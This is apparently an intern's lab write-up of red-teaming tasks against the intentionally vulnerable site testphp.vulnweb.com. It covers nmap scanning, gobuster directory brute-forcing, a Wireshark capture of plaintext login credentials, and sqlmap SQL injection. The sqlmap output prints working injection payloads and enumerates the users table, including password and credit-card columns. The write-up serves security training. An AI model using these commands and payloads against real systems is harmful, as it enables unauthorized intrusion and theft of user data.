ESOMCHI ESTHER EZE

TASKS DOCUMENTATION FOR HACK SECURE INTERNSHIP.

RED TEAMING TASKS.

30/04/2025

1). Find all the ports that are open on the website


http://testphp.vulnweb.com/

Nmap Scan Summary

I performed a basic Nmap scan on the target website http://testphp.vulnweb.com/ using the command: "*nmap testphp.vulnweb.com*"

Scan Results:

- The host is **up** and responsive.
- The IP address resolved to 44.228.249.3, hosted on AWS (ec2-44-228-249-3.us-west-2.compute.amazonaws.com).
- Out of the 1000 common TCP ports scanned:
    - **Only port 80** is **open**.
    - The service running on port 80 is **HTTP (web server)**.
    - The remaining 999 ports are **filtered**, meaning they did not respond (likely due to a firewall).



The website is only exposing **port 80**, which is used for unencrypted web traffic. All other commonly scanned ports are filtered, suggesting a firewall is in place to block or hide other services. This could indicate a basic but intentional security measure to limit surface exposure

2). Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

```
┌──(esomchi㉿kali)-[~]
└─$ gobuster dir \
-u http://testphp.vulnweb.com/ \
-w ~/SecLists/Discovery/Web-Content/common.txt \
-t 50 \
-x php,html,txt \
-o found_dirs.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /home/esomchi/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/404.php              (Status: 200) [Size: 5266]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/artists.php          (Status: 200) [Size: 5328]
/cart.php             (Status: 200) [Size: 4903]
/categories.php       (Status: 200) [Size: 6115]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin.html         (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/cgi-bin/.html        (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/disclaimer.php       (Status: 200) [Size: 5524]
/favicon.ico          (Status: 200) [Size: 894]
/guestbook.php        (Status: 200) [Size: 5390]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/404.php              (Status: 200) [Size: 5266]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/artists.php          (Status: 200) [Size: 5328]
/cart.php             (Status: 200) [Size: 4903]
/categories.php       (Status: 200) [Size: 6115]
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin.html         (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/cgi-bin/.html        (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/disclaimer.php       (Status: 200) [Size: 5524]
/favicon.ico          (Status: 200) [Size: 894]
/guestbook.php        (Status: 200) [Size: 5390]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/index.php            (Status: 200) [Size: 4958]
/login.php            (Status: 200) [Size: 5523]
/logout.php           (Status: 200) [Size: 4830]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/product.php          (Status: 200) [Size: 5056]
/redir.php            (Status: 302) [Size: 0]
/search.php           (Status: 200) [Size: 4732]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/signup.php           (Status: 200) [Size: 6033]
/userinfo.php         (Status: 302) [Size: 14] [--> login.php]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 18984 / 18988 (99.98%)
===============================================================
Finished
===============================================================
```


200 OK- Page or directory exists and is accessible.
301 Moved Permanently- Exists, likely redirects to another page.
302 Found- The requested resource exists, but server is redirecting you temporarily to a different URL.
403 Forbidden- Exists, but access is denied.

3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

- Visited the test site: http://testphp.vulnweb.com/
- Navigated to the login page: http://testphp.vulnweb.com/login.php


Performing the Login

- Entered dummy login credentials:
    - Username: test
    - Password: test123
- Clicked the "Login" button.



Opened **Wireshark** and started capturing packets on the active network interface (Wi-Fi).

Applied the filter http in Wireshark to limit the view to HTTP traffic only, making it easier to locate unencrypted web requ




Analysing the Network Traffic

- Returned to Wireshark and stopped the packet capture.
- Located the **HTTP POST request** made to /login.php.
- Inspected the contents of this request under the **Hypertext Transfer Protocol** section.
- Found the following data in plain text:


uname=test & pass=test123


This confirmed that the login credentials were transmitted **without encryption**.



4.) Perform SQL injection on the login or search page of http://testphp.vulnweb.com/ and check if the website is vulnerable to SQLi by extracting database information.


Trying Login Bypass





login succeeds, therefore login is vulnerable to SQLi

```
┌──(esomchi㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch --random-agent

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
 illegal. It is the end user's responsibility to obey all applicable local, state and feder
al laws. Developers assume no liability and are not responsible for any misuse or damage ca
used by this program

[*] starting @ 17:47:21 /2025-04-27/

[17:47:21] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i
686; en-US; rv:1.7) Gecko/20040802 Firefox/0.9.2' from file '/usr/share/sqlmap/data/txt/use
r-agents.txt'
[17:47:22] [INFO] testing connection to the target URL
[17:47:23] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:47:23] [INFO] testing if the target URL content is stable
[17:47:23] [INFO] target URL content is stable
[17:47:23] [INFO] testing if GET parameter 'cat' is dynamic
[17:47:24] [INFO] GET parameter 'cat' appears to be dynamic
[17:47:24] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable
 (possible DBMS: 'MySQL')
[17:47:24] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable t
o cross-site scripting (XSS) attacks
[17:47:24] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for
other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided le
vel (1) and risk (1) values? [Y/n] Y
[17:47:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:47:24] [WARNING] reflective value(s) found and filtering out
[17:47:25] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAV
ING clause' injectable (with --string="bla")
ING clause' injectable (with --string="bla")
[17:47:25] [INFO] testing 'Generic inline queries'
[17:47:26] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (BIGINT UNSIGNED)'
[17:47:26] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNS
IGNED)'
[17:47:26] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (EXP)'
[17:47:26] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[17:47:27] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (GTID_SUBSET)'
[17:47:27] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORD
ER BY or GROUP BY clause (GTID_SUBSET)' injectable
[17:47:27] [INFO] testing 'MySQL inline queries'
[17:47:27] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[17:47:27] [WARNING] time-based comparison requires larger statistical model, please wait..
.............. (done)
[17:47:31] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[17:47:31] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[17:47:31] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[17:47:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[17:47:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[17:47:32] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[17:47:43] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (
query SLEEP)' injectable
[17:47:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:47:43] [INFO] automatically extending ranges for UNION query injection technique tests
as there is at least one other (potential) technique found
[17:47:43] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time ne
eded to find the right number of query columns. Automatically extending the range for curre
nt UNION query injection technique test
[17:47:45] [INFO] target URL appears to have 11 columns in query
[17:47:45] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' inj
ectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
—
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```



🔵 **What terminal output means:**

- **I connected successfully** to the target URL.
- **SQLmap tested** the cat parameter and found that it's *vulnerable* to SQL Injection.
- It found **four types of SQLi vulnerabilities**:
  - boolean-based blind
  - error-based
  - time-based blind
  - UNION query
- It confirmed that the **database is MySQL** (version ≥ 5.6).
- It found that the **web server runs on Linux Ubuntu** with **PHP 5.6.40** and **Nginx 1.19.0**.
- Results were saved under:

/home/esomchi/.local/share/sqlmap/output/testphp.vulnweb.com

Listing available databases

Enumerate Tables in a Database

To list tables within the acuart database:

```
[17:57:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[17:57:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[17:57:53] [INFO] fetched data logged to text files under '/home/esomchi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:57:53 /2025-04-27/

┌──(esomchi㉿kali)-[~]
└─$
```

Enumerate Columns in a Table

To list columns in the users table:


```
┌──(esomchi㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:00:15 /2025-04-27/

[18:00:15] [INFO] resuming back-end DBMS 'mysql'
[18:00:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1651=1651

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(7945=7945,1))),0x717a786b71),7945)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 9626 FROM (SELECT(SLEEP(5)))LvzI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6e706b634a70646c535147565a5a6f6d4c70616c4d4a597
a637178616e4566737057476a646d6e65,0x717a786b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[18:00:16] [INFO] the back-end DBMS is MySQL
```

```
[18:00:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:00:16] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[18:00:16] [INFO] fetched data logged to text files under '/home/esomchi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 18:00:16 /2025-04-27/


┌──(esomchi㉿kali)-[~]
└─$
```

